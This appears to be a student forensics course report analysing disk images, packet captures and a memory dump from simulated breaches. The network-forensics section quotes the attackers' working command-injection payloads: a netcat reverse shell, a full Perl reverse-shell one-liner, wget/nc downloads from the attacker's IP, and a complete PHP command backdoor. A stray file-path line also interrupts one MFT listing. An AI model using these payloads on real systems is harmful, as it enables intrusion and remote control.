Tutorial

In this part it introduced the SIFT Workstation virtual machine which is the pre-configured workstations with the tools and programs we need to analyze data. The tools introduced were the Sleuth-kit tools and tools to mount live system images. It also introduced the autopsy program and how to analyze system images, both manually, and with built in features like ingest modules.

Report

What are the partition types for the two primary partitions (both GUID and description)? Describe how you extracted the information.

$ fdisk -l explore.raw
…other data
Device Start End Sectors Size Type
explore.raw1 2048 3483647 3481600 1,7G **Linux filesystem**
explore.raw2 3483648 8388574 4904927 2,3G **Microsoft basic data**

So the two primary partitions are of type Linux filesystem and Microsoft basic data

Report

Under which path was the Linux file system most recently mounted?

Extract inode 48 from the image as raw data. This will require you to find or derive

several parameters related to the file system, including the block size, the size of an inode, which file system block contains the requested inode and where in that block is it. There are several tools in The Sleuth Kit that may be useful, including `fsstat`, `img_cat`, `mmcat`, and `blkcat`. You will probably need the `dd` command and its `skip`, `bs`, and `count` options as well. Describe your process.

Using the raw inode, check that the size of the file is 1249 bytes, then extract the owner, group, and access time in seconds (you can safely assume that the access time is prior to 2038). You will need to locate a description of the inode layout to complete this exercise. Describe your process.

Recently mounted:
$ **fsstat -o 2048 explore.E01**
/tmp/tmp.QHGugvsDSv/ext4

Extract raw inode process:
$ **istat -r -o 2048 explore.raw 48**

inode: **48**
Allocated
Group: 0
Generation Id: 957346232
uid / gid: **1000** / **1000**
mode: rrw-rw-r--
Flags: Extents,
size: **1249**
num of links: 1

Inode Times:
Accessed: **2024-07-23 07:16:09.479682915 (UTC)**
File Modified: 2024-07-23 07:16:09.479682915 (UTC)
Inode Modified: 2024-07-23 07:16:09.479682915 (UTC)
File Created: 2024-07-23 07:16:09.479682915 (UTC)

Direct Blocks:
Starting address: 47117, length: 1

According to inode data, the owner is a user with id 1000 and group is also 1000 and access time is 2024-07-23 07:16:09.479682915.The block size is **4096.** Here we also saw that group 0 contains inode 48 since it has the Inode Range: 1 - 7776.

To now extract the raw inode data, we need to do some calculations on where it's actually stored to know where to read data from. First we know that the system starts 2048 sections in. Then we know that the start of the system contains 242 blocks, and after that we have a certain number of blocks which contain a certain number of inodes. Each block is 4096 bytes long and each inode is 256 bytes long, so each block contains 4096/256=16 inodes. We want inode 48 and 3*16=48 which means it is at the end of block 3. So we need to skip 2 blocks and then skip 15 inodes and we'll be at the start of inode 48. We can do all of this with blkcat and piping the output of that to dd to skip our inodes and then do a hexdump on the inode to compare it to the inode bitmap to see if the information is correct.

$ blkcat -o 2048 explore.raw 244 | dd bs=256 skip=15 count=1 | hexdump -C

0000000 81b4 **03e8 04e1** 0000 **58b9 669f** 58b9 669f
0000010 58b9 **669f** 0000 0000 03e8 0001 0008 0000
0000020 0000 0008 0001 0000 f30a 0001 0004 0000
0000030 0000 0000 0000 0000 0001 0000 b80d 0000
0000040 0000 0000 0000 0000 0000 0000 0000 0000
*
0000060 0000 0000 f1b8 390f 0000 0000 0000 **0000**
0000070 0000 0000 0000 0000 0000 0000 3fdc 0000
0000080 0020 d02b 858c 725d 858c 725d 858c 725d
0000090 58b9 669f 858c 725d 0000 0000 0000 0000
00000a0 0000 0000 0000 0000 0000 0000 0000 0000

04e1=1249 which is the size

03e8=1000 which is the group
669f58b9 = Tuesday, July 23, 2024 7:16:09 AM

Case 1 - The Trixtele Breach

Report

When using `ewfacquire` the error granularity setting defaults to 64. Explain what that the error granularity is and what effect it has on acquisition. Discuss under what circumstances a high value is appropriate and why. Discuss under what circumstances a high value is unsafe and why.

It has the effect that when reading data you can read more at a time, but if anything within that frame fails all others fail. Having a smaller granularity ensures you read less simultaneously which means the acquiring has less chance to fail.

The breach

Questions to answer:

- Has there been a breach of Trixtele's systems?
- Which systems did the attackers gain access to?
- How did the attackers gain access to the systems?
- When did the attackers gain access to the systems?
- When were the attackers active on the systems?
- Did the attackers gain administrative privileges on any systems?
- How did they gain administrative privileges on those systems?
- Did the attackers access any sensitive information?
- Did the attackers exfiltrate any sensitive information from the network?
- Which information was exfiltrated, how was it exfiltrated and when?
- Did the attackers do anything to maintain access to the systems?
- What did the attackers do to maintain access to the systems?

Files available.
Two system live images:

- edmont.E01 (Linux server image hosting the Trixtele website)
- wicker.E01 (Windows PC belonging to employee Carl)

Tools used:

- Autopsy (local application, not website based version)
- Live mounting of images (Used for naturally browsing file systems)

To analyze the system images for the two computers we used autopsy. In autopsy we loaded both images at once and ran several ingest modules used for analyzing the images automatically. We also utilized the timeline feature extensively to get a grasp of the order of when things happened.

Where the breach seems to have begun is on the Trixtele website.

We found suspicious requests through the ssl_access_log on the edmont server.
In the ssl_access_log on page 3 we found:
Used wp-file-upload plugin in wordpress which is used to upload files.
One particular request was very suspicious.

74.241.156.3 *- - [13/Jun/2024:09:43:36 +0200] "GET /2024/01/22/upload-here/?phpsessid_= "very long snippet of base64 data here"*
The base64 data in the url was very long and was decoded to:
echo "even more base64 data" > | base64 -d | zcat > /usr/share/wordpress/wp-content/license.php

The license.php file was created at 2024-06-13-07:43:36.

This is a command that is being run which echoes some string of base64 which is then decoded and then written to a file called license.php. When translating the base64 string from the echo command, you get back a php file. This php file turns out to be a webshell.

The git repository for the webshell is https://github.com/Caesarovich/rome-webshell which is a link that was present in the decoded php file. From the github page it seems to be a fully interactive webshell where you get a GUI and a terminal to browse the file system.

After this they changed the file permissions to full read, write and execute for everyone on a file called uploader. Then this file was run. Unclear what this file was since it cannot be found on the system.
What was also discovered is that the wordpress plugin wp-file-upload is vulnerable to directory traversal since it does not validate user input. Source: https://www.acunetix.com/vulnerabilities/web/wordpress-plugin-wordpress-file-upload-directory-traversal-4-12-2/

With the CVE number CVE-2020-10564. This is what the attacker used to upload files to the location that they wanted.

The earliest activity of the attacker ip 74.241.156.3 was [12/Jun/2024:11:07:00 +0200] and the latest was [13/Jun/2024:10:02:45 +0200].

Now that the attacker has access to the system an email was sent out. It was a spear phishing email where it was sent out as Dr Haas being the sender. Email was sent 2024-06-13-07:50:00. It said to install a new software and gave a link to download a file called Trixtelepres_install.exe and also said it might be flagged by windows smartscreen as a virus. The email said that since an antivirus might flag it, the antivirus should be turned off. The link to download the exe file was the ip address of the attacker which means it was downloaded from the attackers machine directly. The exe file was downloaded about 3 minutes later at 2024-06-13-07:52:49.

When investigating the Trixtelepres_install.exe file on the Windows machine, it came up as a Trojan on virustotal. So it was used to gain access to the windows machine.

We also saw earlier on the microsoft edge browser history that the program putty was installed on the windows machine, which is a tool used for remote access via SSH. Also 7z was installed. Putty could have maybe been used by the Trixtelepres trojan to make a connection.

The trojan was then run and after this some other programs ran like task manager and msedge.

After this we see activity in Microsoft edge. The activity noticed was regarding the built in wallet functionality in edge and some autofill with it was also used. This could either point to that information being viewed and extracted or something being purchased with it. We also saw something called CryptoMiner but unsure what that is. It could be related to cryptomining and that the wallet information was used for that, or that wallet information was extracted to get access to crypto accounts.

Also a program called elevation_service was ran at 2024-06-13-07:54:27

After this powershell was run which generated a powershell transcripts which seems to turn windows defender off for certain files and folders in carls appdata:
2024-06-13-08:55:07
Add-MpPreference -ExclusionPath C:\ProgramData\Trixtelepresence
2024-06-13-08:55:09
Add-MpPreference -ExclusionPath C:\Users\Carl\Downloads
2024-06-13-08:55:09
Add-MpPreference -ExclusionPath C:\Users\Carl\AppData\Local\Temp
2024-06-13-08:55:09
Add-MpPreference -ExclusionProcess C:\ProgramData\Trixtelepresence\install.exe
2024-06-13-08:55:09
Add-MpPreference –ExclusionProcess /Users/Carl/AppData/Local/Temp/default.exe

Here we can see another file called default.exe. Which could be another malicious file. When inspecting the file on the system and checking it on virustotal, it did in fact come up as a trojan. So this file could have been created to establish a presence on the system for future access. It was created at 2024-06-13-07:56:09.

Then we see default.exe being run at 2024-06-13-07:56:10 followed directly by cmd.exe being run directly after. After this /ProgramData/Trixtelepresence is born at 2024-06-13-07:56:41 followed by /ProgramData/Trixtelepresence/install.exe at 2024-06-13-07:56:47. Then cmd.exe is run again followed directly by reg.exe is run right after. This is followed by 7z being run also.

When extracting the install.exe file from /ProgramData/Trixtelepresence and running its hash through virustotal, it gets flagged as a trojan. So this is definitely a file to establish presence for future access. (hash: 171bcc2e8c7fa9196c71a6d8d8b4feaffc6e244c).

We can also see that /Users/Carl/AppData/Temp/default.exe exists and after default.exe was run at 07:57:04 and schtasks.exe right after. Right after this a task file is logged which schedules default.exe to run every 10 minutes with least privilege.
2024-06-13T08:57:00
PT10M
PT1H
true
false
C:\Users\Carl\AppData\Local\Temp\default.exe
S-1-5-18
LeastPrivilege

When looking at and extracting the Amcache from the windows machine we could see run programs.

Found cookie_exporter.exe Could have been used to extract data from the edge browser. Seems to be deleted since all links to the file on the windows machine are broken. Hash for the program seems fine though according to virustotal. Could be a custom solution from the attacker or a legitimate program.

c:\program files (x86)\microsoft\edgecore\125.0.2535.85\cookie_exporter.exe
53a8399cfa1c960f9ec9b0b0e22d19a1d9a09a2f

Program called elevation_service has also been run
c:\program files (x86)\microsoft\edgewebview\application\125.0.2535.92\elevation_service.exe LastWrite: 2024-06-12 12:28:36Z
Hash: 414e4f9ace6d559e8dab3a1ac876cdee4173ebcb

This could be a legitimate program, but it could also not. The only thing suspicious about it is the name since in this context it could point to an elevation of privileges. It did not raise any flags as a malicious file on virustotal.

cat amcache.txt | grep 06-[1-3][3-9]
c:\windows\system32\mousocoreworker.exe LastWrite: 2024-06-13 07:40:38Z
c:\program files\putty\putty.exe LastWrite: 2024-06-13 07:38:15Z
c:\users\carl\downloads\trixtelepres_install.exe LastWrite: 2024-06-13 07:52:45Z

This filters for run files in June on the 13th and forward. So maybe here putty could have been set up so that trixtelepres_install.exe virus works (but also maybe not).

Case 2 - Network forensics

Part 1

Report

Answer the following questions and explain how you arrived at your answers:

- Which IP address(es) did the attackers use?
- How did the attackers get the file to the webserver?
- Which URL is the webshell located at?
- Which commands did the attackers run using the webshell on March 12?
- Did FrogSquad return at a later time from the same /24 (i.e. the same block of 256 IPv4 addresses)?

We first inspected the logs from 2015-03-12 with wireshark. In it we followed and browsed through the tcp streams to get a better overview of what was being sent in the traffic. We first saw the attempt of url command injection where the attacker tried to inject commands in the header of POST requests on pages like index.php and have them run on the server and the server returning back the results from the commands. We saw that the ip used for this was **217.195.49.146** which then most presumably is the ip of the attacker. Below are the url command injections and what they are in the order that they happened. Note that some of these are url decoded and in the actual headers they are url encoded.

1. Url Encoded:
   cid=3&name=test%22+%7C+nc+-e+%2Fbin%2Fsh+217.195.49.146+63122%3B+echo+%22&email=xx%40xx&subject=xx&message=xx&action=Send&mailinglist=1&cc=0
   Url Decoded:
   cid=3&name=test" | nc -e /bin/sh 217.195.49.146 63122; echo "&email=xx@xx&subject=xx&message=xx&action=Send&mailinglist=1&cc=0

   In this the attacker is trying to connect back to himself with netcat with command injection in the html content. Could be using burp suite to url encode commands.

2. cid=3&name=test"; sleep 4; "&email=x@xx&subject=xx&message=xx&action=Send&mailinglist=1&cc=0

   Testing here if it's actually vulnerable to command injection by doing sleep and sees if it takes longer to respond. If the loading time sees an increase in exactly 4 seconds, then the sleep command is successfully being run and we know that it's vulnerable to command injection.
3.

cid=3&name=test"; ping -c 2 217.195.49.146; echo "&email=&subject=&message=&action=Send&mailinglist=1&cc=0
Makes a ping to himself. Another way to check if it is vulnerable to command injection. The attacker just has to listen for icmp packets on their machine.

4. cid=3&name=xxx&email=lsls&subject=xx&message=x&action=Send&mailinglist=1&cc=0
Tries ls command.

5. cid=3&name=V3e05lGjf8%22%3bperl%20-MIO%20-e%20%27%24p%3dfork%3bexit%2cif%28%24p%29%3bforeach%20my%20%24key%28keys%20%25ENV%29%7bif%28%24ENV%7b%24key%7d%3d~/%28.%2a%29/%29%7b%24ENV%7b%24key%7d%3d%241%3b%7d%7d%24c%3dnew%20IO%3a%3aSocket%3a%3aINET%28PeerAddr%2c%22217.195.49.146%3a63122%22%29%3bSTDIN-%3efdopen%28%24c%2cr%29%3b%24~-%3efdopen%28%24c%2cw%29%3bwhile%28%3c%3e%29%7bif%28%24_%3d~%20/%28.%2a%29/%29%7bsystem%20%241%3b%7d%7d%3b%27%3b&email=elah340oYh&subject=0tfDBxYgJn&message=PrxqbyZh16&action=Send
Url decoded this becomes:
cid=3&name=V3e05lGjf8";perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}=~/(.*)/){$ENV{$key}=$1;}}$c=new IO::Socket::INET(PeerAddr,"217.195.49.146:63122");STDIN->fdopen($c,r);$~->fdopen($c,w);while(<>){if($_=~ /(.*)/){system $1;}};';&email=elah340oYh&subject=0tfDBxYgJn&message=PrxqbyZh16&action=Send
This is a perl reverse shell where he tried to spawn a shell and create a connection back to his own machine.

This reverse shell seemed to have worked since we saw commands being run on the machine after this.

Ran commands while connected to the machine.
Id
pwd
cat /etc/passwd
ls
cat index.php
nc 217.195.49.146 63129 > cm0.php
cat cm0.php

From viewing the passwd file he got users on the machine and maybe some information from the index.php file. We can also see that he copies over a file called cm0.php. We later see the file being sent:

<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->
<?php

if(isset($_REQUEST['cmd'])){

```
                echo "<pre>";
                $cmd = ($_REQUEST['cmd']);
                system($cmd);
                echo "</pre>";
                die;
        }
?>
Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd
<!-- http://michaeldaw.org 2006 -->
```

This is clearly a webshell being uploaded.

After this he makes another connection with netcat reverse shell through command injection and here he runs the commands:
id
cat cm0.php
pwd

This is probably just to confirm that the file was uploaded correctly.

After this the attacker starts to use the webshell by browsing to the php file and starts by doing the commands:
pwd
cat index.php
nc 217.195.49.146 63129 > fr.html
cat fr.html

Here he uploads a html file.
The fr.html seems to just be a basic page to display the image.

```
<pre>
<html>
        <body>
                <img src="FrogSquad.jpg" />
        </body>
</html>
</pre>
```

Then he tries to do a GET Request on the image but gets a 404 not found.

After this he tries to upload the FrogSquad.jpg through the webshell with *nc 217.195.49.146 63129 >FrogSquad.jpg* and then does *ls* to see if it's there and it is.

The attacker then visits fr.html and then does *ls –l F** to see if the image is there.

He then uploads the file again with the same netcat command as before. Maybe the image was not uploaded correctly or was the wrong image.

Then GET request on fr.html which returns 404 not found. Then does *ls* again and *ls –lrt*. He has some problems with getting fr.html to work to he connects again with a netcat reverse shell same as before and then does the following commands on the machine:

id
pwd
wget --help
wget http://217.195.49.146:63129/fr.jpg
id
type wget
pwd
*ls - l fr**
*ls -l fr**
cat fr.html
rm fr.html
*ls -l Fro**
nc –h
wget http://217.195.49.146:63129/fr.jpg
id
wget -o xx "http://217.195.49.146:63129/fr.jpg"
ls -l xx
file xx
cat xx
wget -o xx "http://217.195.49.146:63129/fr.jpg"
ls -l xx
ls -l fr.jpg
cat xx
rm xx
rm fr.html
wget -o xx "http://217.195.49.146:63129/fr.html"
cat fr.html
pwd
*ls -l index**
mv index.php imsuchaniceguyyoushouldbuymeabeer.php
ls -l index.php
ln -s skyblue/fr.html index.html
ls -l skyblue
pwd
ls -l
ls -l index.html
rm index.html
ls -l fr.html
ln -s index.php fr.html
ls -l index.php
ls –l
cp fr.html index.php
ls -l index.php
cd ..

pwd
ls
cd html
ls
cat index.html
mv index.html youarearealdickheadandimlazercool.html
cp ../skyblue/index.html .
cp ../skyblue/fr.jpg .
ls –l
cat index.html
ls -la
cat test.txt
netstat -an
netstat -ntlp
cat /etc/passwd

What is basically being done here is just renaming files and putting them in the right place for the html page to work and the image being displayed on it, with some problems and struggles along the way to get wget to work as they want. They try to create a logical link between index.html and fr.html but instead opt for just deleting the index.html file and renaming and copying fr.html to be index.html instead. They also download the fr.jpg image.

After this, the attacker visited fr.html to confirm everything works and they also made an SSH connection.

From doing investigation with the tool NetworkMiner, we saw that they returned on 03-16 at 10:38 with ip **217.195.49.103** and used the webshell**.**

Part 2

pcap: 2015-04-07
From which nonlegitimate addresses were the largest downloads to Ned's computer?
found by sorting by largest download in networkminer and export data option in wireshark and going through the different downloads and sorting by size.
The ones with the largest downloads were the ips:
193.9.28.35
217.172.189.243

These seem to have downloads of large text/html files with names of many seemingly random characters.

Are any of the files downloaded from www.mybusinessdoc.com (68.164.182. 11) malicious? What are they?
When doing analysis with NetworkMiner, we could see that from www.mybusinessdoc.com we downloaded three files.
551d88323f7e.gif c87ed3c.gif f7.gif

By extracting the files from the pcap files, we could then do the file command on them with

file “name of file”
which said they were executables and not actually gif files.

By either uploading the files to virustotal or deriving their sha1sum hash with the command *sha1sum “name of file”*
and copying the hash to the site, we could see if the file was malicious or not. It said c87ed3c.gif and 551d88323f7e.gif was a trojan, but unclear whether f7.gif was since it received a score of 15/72. But probably also malicious.

Does the HTML page downloaded from 193.9.28.35 look legitimate?

No, it does not look legitimate. The largest file when exporting http objects with wireshark and sorting by size is the file:
cBjda9AP5nqx92tozc7wv0L7g9IOW6z89K4MzlQ%2bjw8FCRbDJ3NEC7v%2bdFYRsNWq6ooqv%2bwGGN%2bq40sUBVlmwVM0xOWLMfw6%2bu2pYLj1uuvyZ%2b2xxoK8kW6%2b3mEmtdN6LgF2fEIThdAGZk2cQIUb6u%2bPXqaouqiARkIrwaxoYaSnlsEqJHWkyBlJLQvEbyWe5zf6I%2flNWFPL7CGNdBl%2bhOKeEnwNZ3LLoOlhAq48Szn
which is an html file, and judging by the name, it does not look legitimate. When viewing the insides of the file it looks like a whole bunch of hashes, one for each line. We were unable to identify which hashes or other encryption was used. We used some websites and the hash-identifier tools to check some hashes, from the lines of the html file but they couldn’t be identified.

Does the download from 1.webcounter.info (148.251.80.172) use HTTP, TLS, or something else?
It seems to be using https since it uses port 443 and is using SSL (SSLv2) according to the wireshark traffic.

Part 3 More malware

Forensics of Ned’s computer indicates that the first infection was caused by a file called Delivery_Notification_00000529832.zip, which landed on Ned’s computer on 20150407. It has the MD5 hash 1f5a31b289fd222e2d47673925f3eac9t.
Report
How was that file containing malware delivered to Ned’s Computer (HTTP, email, chat, other)?

When using networkminer to filter on zip files, we saw that the zip file was sent from 212.227.17.187 and it was from the pop3 server which is an e-mail server from krusty.pwned.se@gmail.com.

If you want an extra, optional, challenge, deobfuscate the Javascript found in the zip file and identify which additional domains it downloads malware from!

To deobfuscate the js file in the zip we used online tools to deobfuscate first the js script then running it online and got this:
The websites downloaded run by the js script are

Case 3 - Memory forensics

Report

Answer the following questions by analysing the memory dump. Explain how you found each answer – and what you tried that didn't work.

- What is the name of the computer?
- What is the IPv4 address of the computer?
- Can you retrieve any cached or stored credentials?
- What is the cleartext password for `Administrator`?
- What is its name and IP address of the NAS used by `Administrator`?

The first thing we wanted to do was retrieve the name of the computer.
First we do
`$ vol -c m1.json hivelist`

We could from this get the offset of the Controlset to the use the following command to get the computer name:

`$ vol -c m1.json printkey --offset 0xf8a000027010 --key ControlSet001\\Control\\ComputerName --recurse`

Computer-Name: WIN-VTP6O06R06F

With a net scan **$ vol.py -f memory-1.raw --profile Win2012R2x64 netscan** we can see all the active connections and at the local address field we can read off the ip address associated with that connection and one that dont loop to itself is 10.0.0.215 so the pc ip address is 10.0.0.215.

To dump the password hash we did the command **`$ vol -c m1.json windows.hashdump`**
and got two accounts, Administrator and Guest. The NTML hashes to both and using crackstation to crack the passwords we got:
Administrator **0cb6948805f797bf2a82807973b89537 =** `test`
Guest **31d6cfe0d16ae931b73c59d7e0c089c0 = empty (no password)**

`$ vol.py -f memory-1.raw --profile Win2012R2x64 ndispktscan -p out.pcap`
Here we extracted all the packets into out.pcap and when going through it we saw a NAS connection through LLMNR protocol (Link-Local Multicast Name Resolution) and we saw the name UBUNTU-NAS with the ip 10.0.0.80.

Report

Answer the following questions by analysing the memory dump. Explain how you found each answer – and what you tried that didn't work.

- Are there any running or recently terminated malicious processes?
- Is there evidence of additional malicious software?
- Is there evidence of an unauthorised remote access mechanism?

For each malicious process:

- What is its process ID?
- What is the SHA1 checksum of the executable?
- What is the executable (what kind of software)?
- How is the process started?
- What is the earliest evidence of the process?
- What privileges does the process have?
- Is there evidence of what the process has done?

$ vol.py --profile Win2012R2x64 -f memory-1.raw pslist
We get the running process list from which we saw some interesting files/processes

Offset(V) Name PID PPID Thds Hnds Sess Wow64 Start
0xfffffa8001b66340 wlrmdr.exe 752 2144 0 -------- 2 0 2021-04-16 20:22:36 UTC+0000
0xfffffa80018e0840 qTbZGdHw.exe 1800 452 3 0 0 1 2021-04-16 20:23:40 UTC+0000
0xfffffa8001c4c280 LiDseDHx.exe 2132 452 3 0 0 1 2021-04-16 20:24:33 UTC+0000

For all the processes we dumped the file using their pid
$ vol -c m1.json windows.pslist --pid "pid-number" --dump
and then running **sha1hash** to hash it and putting the hash into **virustotal** to see what type of file it was and then running **$ vol.py --profile Win2012R2x64 -f memory-1.raw pstree** to get what the process called and started. We also checked their privileges with the command **$ vol.py --profile Win2012R2x64 -f memory-1.raw privs.** In order to see when the process ran last time we extracted the hive list Amcache.hve from the location **C:\Windows\AppCompat\Programs\Amcache.hve** from the command **$ vol -c m1.json hivelist** and dumping it with **$ vol -c m1.json hivelist --filter Amcache.hve --dump** and extracting it with **$ regripper -p amcache_tln -r registry.Amcachehve.0xf8a002cfb010.hive** and we get when the programs that ran:

Launching amcache_tln v.20180311
9b51b263-7191-11eb-93e7-806e6f6e6963
1618614793|AmCache|||Key LastWrite -
.
.

.
1618604684|AmCache|||Key LastWrite - 1000011aa7:C:\Windows\VXOovNCZ.exe
Translated time: (Friday 16 April 2021 20:24:44)
1618601922|AmCache|||Key LastWrite - 2000011325:C:\Program Files (x86)\AccessData\FTK Imager\FTK Imager.exe
1618604620|AmCache|||Key LastWrite - 3000011127:C:\Windows\qTbZGdHw.exe
Translated time: (Friday 16 April 2021 20:23:40)
1618614793|AmCache|||Key LastWrite -
.
.
.
400001130f:C:\Users\Administrator\AppData\Local\Temp\1\Procmon64.exe
Compile Time : Z
1618604673|AmCache|||Key LastWrite - a000011318:C:\Windows\LiDseDHx.exe
Translated time: (Friday 16 April 2021 20:24:33)

(Note) In the output above, we translated the epoch times to the very left into regular time and inserted it into the output. Our inserted text is Translated time: (“the regular time”)

We also dumped Amcache in another format with **$ regripper -p amcache -p registry.Amcachehve.0xf8a002cfb010.hive** so that we can get the sha1 hash of the running files.

We also ran **$ vol.py --profile Win2012R2x64 -f memory-1.raw mftparser** so we could list all the potential MFT entries so we get access time, creation time and filename and path. This could also include deleted files if their record is still in the MFT.

We also checked drivers with **$ vol -c m1.json windows.drivermodule.DriverModule** that checks for loaded drivers hidden by a rootkit and we got a service key **莽⁖譈쟊あ쁔툳Ƀ03.** This was an odd output, but we did not investigate this further.

Below is the analysis of the interesting files from the data above for the specific exe files we found.

The analysis of the interesting files found:

VXOovNCZ.exe

From the Amcache we can see that **VXOovNCZ.exe** has been running.
It does show up as a deleted file since it exists in the MFT records but not in the filesystem when doing a filescan. Using the offset and record number we were unable to retrieve the file and dump it with volatility which confirms it’s probably deleted and also overwritten.

$ vol.py --profile Win2012R2x64 -f memory-1.raw mftparser

****
****
MFT entry found at offset 0xeb7bc00
Attribute: File
Record Number: 72359
Link count: 1

$FILE_NAME
Creation *Modified* *MFT Altered* *Access Date* *Name/Path*
---------- ---------- ---------- ---------- --------
2021-04-16 20:24:44 UTC+0000 *2021-04-16 20:24:44 UTC+0000 2021-04-16 20:24:44 UTC+0000 2021-04-16 20:24:44 UTC+0000* ***Windows\VXOovNCZ.exe***

$DATA
****
****

From the Amcache with the command we got

File Reference: 1000011aa7
LastWrite : 2021-04-16 20:24:44Z
Path : C:\Windows\VXOovNCZ.exe
SHA-1 : 000023873bf2670cf64c2440058130548d4e4da412dd
Last Mod Time2: 2021-04-16 20:24:44Z

Here we see the sha1sum from the exe and when looking up this hash in virustotal, we see that it is indeed malicious. Score 62/72.

wlrmdr.exe

From what the sha1 hash and pstree class it is a benign file.

qTbZGdHw.exe

****
****
MFT entry found at offset 0x7d159b0
Attribute: In Use & File
Record Number: 69927
Link count: 1

$FILE_NAME
Creation *Modified* *MFT Altered* *Access Date* *Name/Path*
---------- ---------- ---------- ---------- --------


2021-04-16 20:23:40 UTC+0000 *2021-04-16 20:23:40 UTC+0000 2021-04-16 20:23:40 UTC+0000 2021-04-16 20:23:40 UTC+0000* ***Windows\qTbZGdHw.exe***

$DATA
****
****

This file was not deleted and we were able to dump the file and could from there calculate the hash (we could have also used Amcache here).
$ sha1sum 1800.qTbZGdHw.exe.0x800000.dmp
Hash: 76b62d6880966f75c6fe56833bd564ecbcff66b7

From virustotal this was classified as hacktool, pua, trojan so indeed malicious.

Here are the privileges from the previously mentioned privs command.



1800	qTbZGdHw.exe	2	SeCreateTokenPrivilege	Create a token object
1800	qTbZGdHw.exe	3	SeAssignPrimaryTokenPrivilege	Present Replace a process-level token
1800	qTbZGdHw.exe	4	SeLockMemoryPrivilege	Present,Enabled,Default Lock pages in memory
1800	qTbZGdHw.exe	5	SeIncreaseQuotaPrivilege	Present Increase quotas
1800	qTbZGdHw.exe	6	SeMachineAccountPrivilege	Add workstations to the domain
1800	qTbZGdHw.exe	7	SeTcbPrivilege	Present,Enabled,Default Act as part of the operating system
1800	qTbZGdHw.exe	8	SeSecurityPrivilege	Present Manage auditing and security log
1800	qTbZGdHw.exe	9	SeTakeOwnershipPrivilege	Present Take ownership of files/objects
1800	qTbZGdHw.exe	10	SeLoadDriverPrivilege	Present Load and unload device drivers
1800	qTbZGdHw.exe	11	SeSystemProfilePrivilege	Present,Enabled,Default Profile system performance
1800	qTbZGdHw.exe	12	SeSystemtimePrivilege	Present Change the system time
1800	qTbZGdHw.exe	13	SeProfileSingleProcessPrivilege	Present,Enabled,Default Profile a single process
1800	qTbZGdHw.exe	14	SeIncreaseBasePriorityPrivilege	Present,Enabled,Default Increase scheduling priority
1800	qTbZGdHw.exe	15	SeCreatePagefilePrivilege	Present,Enabled,Default Create a pagefile
1800	qTbZGdHw.exe	16	SeCreatePermanentPrivilege	Present,Enabled,Default Create permanent shared objects
1800	qTbZGdHw.exe	17	SeBackupPrivilege	Present Backup files and directories
1800	qTbZGdHw.exe	18	SeRestorePrivilege	Present Restore files and directories
1800	qTbZGdHw.exe	19	SeShutdownPrivilege	Present Shut down the system
1800	qTbZGdHw.exe	20	SeDebugPrivilege	Present,Enabled,Default Debug programs
1800	qTbZGdHw.exe	21	SeAuditPrivilege	Present,Enabled,Default Generate security audits
1800	qTbZGdHw.exe	22	SeSystemEnvironmentPrivilege	Present Edit firmware environment values
1800	qTbZGdHw.exe	23	SeChangeNotifyPrivilege	Present,Enabled,Default Receive notifications of changes to files or directories
1800	qTbZGdHw.exe	24	SeRemoteShutdownPrivilege	Force shutdown from a remote system
1800	qTbZGdHw.exe	25	SeUndockPrivilege	Present Remove computer from docking station
1800	qTbZGdHw.exe	26	SeSyncAgentPrivilege	Synch directory service data
1800	qTbZGdHw.exe	27	SeEnableDelegationPrivilege	Enable user accounts to be trusted for delegation
1800	qTbZGdHw.exe	28	SeManageVolumePrivilege	Present Manage the files on a volume
1800	qTbZGdHw.exe	29	SeImpersonatePrivilege	Present,Enabled,Default Impersonate a client after authentication
1800	qTbZGdHw.exe	30	SeCreateGlobalPrivilege	Present,Enabled,Default Create global objects
1800	qTbZGdHw.exe	31	SeTrustedCredManAccessPrivilege	Access Credential Manager as a trusted caller
1800	qTbZGdHw.exe	32	SeRelabelPrivilege	Modify the mandatory integrity level of an object
1800	qTbZGdHw.exe	33	SeIncreaseWorkingSetPrivilege	Present,Enabled,Default Allocate more memory for user applications
1800	qTbZGdHw.exe	34	SeTimeZonePrivilege	Present,Enabled,Default Adjust the time zone of the computer's internal clock
1800	qTbZGdHw.exe	35	SeCreateSymbolicLinkPrivilege	Present,Enabled,Default Required to create a symbolic link

From running our pstree command we can see how processes and subprocesses are connected, i.e child and parent processes. From what we can see here from the pstree command, qTbZGdHw.exe creates two cmd processes.

.. 0xfffffa80018e0840:qTbZGdHw.exe 1800 452 3 0 2021-04-16 20:23:40 UTC+0000
... 0xfffffa800146b080:cmd.exe 648 1800 0 ------ 2021-04-16 20:24:34 UTC+0000
... 0xfffffa80013a6980:cmd.exe 948 1800 0 ------ 2021-04-16 20:23:40 UTC+0000

